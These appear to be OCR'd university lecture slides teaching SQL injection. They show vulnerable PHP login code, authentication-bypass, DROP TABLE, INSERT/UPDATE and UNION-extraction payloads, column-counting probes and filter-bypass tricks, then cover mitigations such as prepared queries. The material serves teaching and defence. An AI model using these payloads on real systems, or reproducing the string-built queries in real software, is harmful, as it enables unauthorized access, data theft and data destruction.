SQL Injection

Outline


1. What are injection attacks?
2. How SQL Injection Works
3. Exploiting SQL Injection Bugs
4. Mitigating SQL Injection
5. Other Injection Attacks

Injection

- Injection attacks trick an application into including unintended commands in the data send to an interpreter.
- Interpreters
  - Interpret strings as commands.
  - Ex: SQL, shell (cmd.exe, bash), LDAP, XPath
- Key Idea
  - **Input data from the application is executed as code by the interpreter.**

SQL Injection

1. App sends form to user.
2. Attacker submits form with SQL exploit data.
3. Application builds string with exploit data.
4. Application sends SQL query to DB.
5. DB executes query, including exploit, sends data back to application.
6. Application returns data to user.



SQL Injection inPHP

```
$link = mysql_connect($DB_HOST, $DB_USERNAME, $DB_PASSWORD)
            or die ("Couldn't connect: " . mysql_error());


mysql_select_db($DB_DATABASE);


$query = "select count(*)
            from users
            where username = '$username'
            and password = '$password' ";

$result = mysql_query($query);
```

Important Syntax

COMMENTS: --

Example: SELECT * FROM `table` --selects everything


LOGIC: ‘a’=‘a’

Example: SELECT * FROM `table` WHERE ‘a’=‘a’

MULTI STATEMENTS: S1; S2

Example: SELECT * FROM `table`; DROP TABLE `table`;

Example Website




```php
<?


function connect_to_db(){...}
function display_form(){...}
function grant_access(){...}
function deny_access(){...}


connect_to_db();

if (!isset($_POST['submit'])) {
    display_form();
}
else{
    // Get Form Data
    $user = stripslashes($_POST["username"]);
    $pass = stripslashes($_POST["password"]);

    // Run Query
    $query = "SELECT * FROM `login` WHERE `user`='$user' AND `pass`='$pass'";
    echo $query . "<br><br>";
    $SQL = mysql_query($query);

    // If user / pass combo found, grant access
    if(mysql_num_rows($SQL) > 0)
    grant_access();

    // Otherwise deny access
    else
    deny_access();
}

?>
```

stripslashes

- `string stripslashes(string $str)` → remove backslashes of a string
- Note:
  - If magic_quotes_sybase is enabled, no backslashes are removed, but two single quotes are replaced by one instead.

Example Website




SELECT * FROM `login` WHERE `user`='timbo317' AND `pass`='cse7330'

Login Database Table

user	pass
timbo317	cse7330


What Could Go Wrong??

Example Hack



SELECT * FROM `login` WHERE `user`='' OR 'a'='a' AND
`pass`='' OR 'a'='a'

It Gets Worse!



SELECT * FROM `login` WHERE `user`='; DROP TABLE `login`; --' AND `pass`=''

All Queries are Possible

```
SELECT * FROM `login`
WHERE `user`='’; INSERT INTO `login` ('user','pass')
VALUES ('haxor','whatever');--’ AND `pass`='’
```

```
SELECT * FROM `login`
WHERE `user`='’; UPDATE `login` SET `pass`='pass123’ WHERE
`user`='timbo317’;--’ AND `pass`='’
```

SQL Injection attack # 1

Unauthorized Access Attempt:

`password =` **’ or 1=1 --**

SQL statement becomes:

select count(*) from *users* **where** *username* = *‘user’* **and** *password* = *‘’* **or 1=1 --**

Checks if password is empty OR 1=1, which is always true, permitting access.

SQL Injection attack # 2

Database Modification Attack:

`password =` foo'; **delete from table** *users* **where** *username* **like** '%

DB executes ***two*** SQL statements:

select count(*) from *users* **where** *username* = '*user*' **and** *password* = '*foo*'

delete from table *users* **where** *username* **like** '%'

Find SQL injection bugs

1. Submit a single quote as input.
   - If an error results, app is vulnerable.
   - If no error, check for any output changes.
2. Submit two single quotes.
   - Databases use `''` to represent literal `'`
   - If error disappears, app is vulnerable.
3. Try string or numeric operators.
   - Oracle: `'||'FOO`
   - MS-SQL: `'+'FOO`
   - MySQL: `' '`FOO
   - `2-2`
   - `81+19`
   - `49-ASCII(1)`

Injection in SELECT

Most common SQL entry point.

```
SELECT columns
 FROM table
 WHERE expression
 ORDER BY expression
```

Places where user input is inserted:

- `WHERE` expression
- `ORDER BY` expression
- Table or column names

Injection in INSERT

Creates a new data row in a table.

```
INSERT INTO table (col1, col2, ...)
 VALUES (val1, val2, ...)
```

Requirements

- Number of values must match # columns.
- Types of values must match column types.

Technique: add values until no error.

```
foo')--
foo', 1)--
foo', 1, 1)--
```

Injection in UPDATE

Modifies one or more rows of data.

```
UPDATE table
  SET col1=val1, col2=val2, ...
  WHERE expression
```

Places where input is inserted

- `SET` clause
- `WHERE` clause

Be careful with `WHERE` clause

- `' OR 1=1` will change **all** rows

UNION

Combines `SELECT`s into one result.

```
SELECT cols FROM table WHERE expr
UNION
SELECT cols2 FROM table2 WHERE expr2
```

Allows attacker to read any table

```
foo' UNION SELECT number FROM cc--
```

Requirements

- Results must have same number and type of cols.
- Attacker needs to know name of other table.
- DB returns results with column names of 1st query.

UNION

Finding #columns with `NULL`

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
```

Finding #columns with `ORDER BY`


```
' ORDER BY 1--
' ORDER BY 2--
' ORDER BY 3--
```

Finding a string column to extract data

```
' UNION SELECT 'a', NULL, NULL—
' UNION SELECT NULL, 'a', NULL--
' UNION SELECT NULL, NULL, 'a'--
```

Impact of SQL Injection

1. Leakage of sensitive information.
2. Reputation decline.
3. Modification of sensitive information.
4. Loss of control of db server.
5. Data loss.
6. Denial of service.



The Cause: String Building

Building a SQL command string with user input in any language is dangerous.

- Variable interpolation.
- String concatenation with variables.
- String format functions like `sprintf()`.
- String templating with variable replacement.

Mitigating SQL Injection

Ineffective Mitigations

- Blacklists
- Stored Procedures

Partially Effective Mitigations

- Whitelists
- Prepared Queries

Blacklists

Filter out or Sanitize known bad SQL meta-characters, such as single quotes.

Problems:

1. Numeric parameters don’t use quotes.
2. URL escaped metacharacters.
3. Unicode encoded metacharacters.
4. Did you miss any metacharacters?

Though it's easy to point out **some** dangerous characters, it's harder to point to **all** of them.

Bypassing Filters

Different case
SeLecT instead of SELECT or select

Bypass keyword removal filters
SELSELECTECT

URL-encoding
%53%45%4C%45%43%54

SQL comments
SELECT/*foo*/num/*foo*/FROM/**/cc
SEL/*foo*/ECT

String Building
'us'||'er'
chr(117)||chr(115)||chr(101)||chr(114)

Stored Procedures

Stored Procedures build strings too:

```
CREATE PROCEDURE dbo.doQuery(@id nchar(128))
AS
    DECLARE @query nchar(256)
    SELECT @query = 'SELECT cc FROM cust WHERE
  id='' + @id + ''
    EXEC @query
RETURN
```

it's always possible to write a stored procedure that itself constructs a query dynamically: this provides **no** protection against SQL Injection. It's only proper binding with prepare/execute or direct SQL statements with bound variables that provide protection.

Whitelist

Reject input that doesn't match your list of safe characters to accept.

- Identify what is good, not what is bad.
- Reject input instead of attempting to repair.
- Still have to deal with single quotes when required, such as in names.

Prepared Queries

- **bound parameters**, which are supported by essentially all database programming interfaces.
- In this technique, an SQL statement string is created with placeholders - a question mark for each parameter - and it's compiled ("prepared", in SQL parlance) into an internal form.
- Later, this prepared query is "executed" with a list of parameters.

SQL injection Conclusion

- SQL injection is technique for exploiting applications that use relational databases as their back end.
- Applications compose SQL statements and send to database.
- SQL injection use the fact that many of these applications concatenate the fixed part of SQL statement with user-supplied data that forms WHERE predicates or additional sub-queries.

SQL injection Conclusion

- The technique is based on malformed user-supplied data
- Transform the innocent SQL calls to a malicious call
- Cause unauthorized access, deletion of data, or theft of information
- All databases can be a target of SQL injection and all are vulnerable to this technique.
- The vulnerability is in the application layer outside of the database, and the moment that the application has a connection into the database.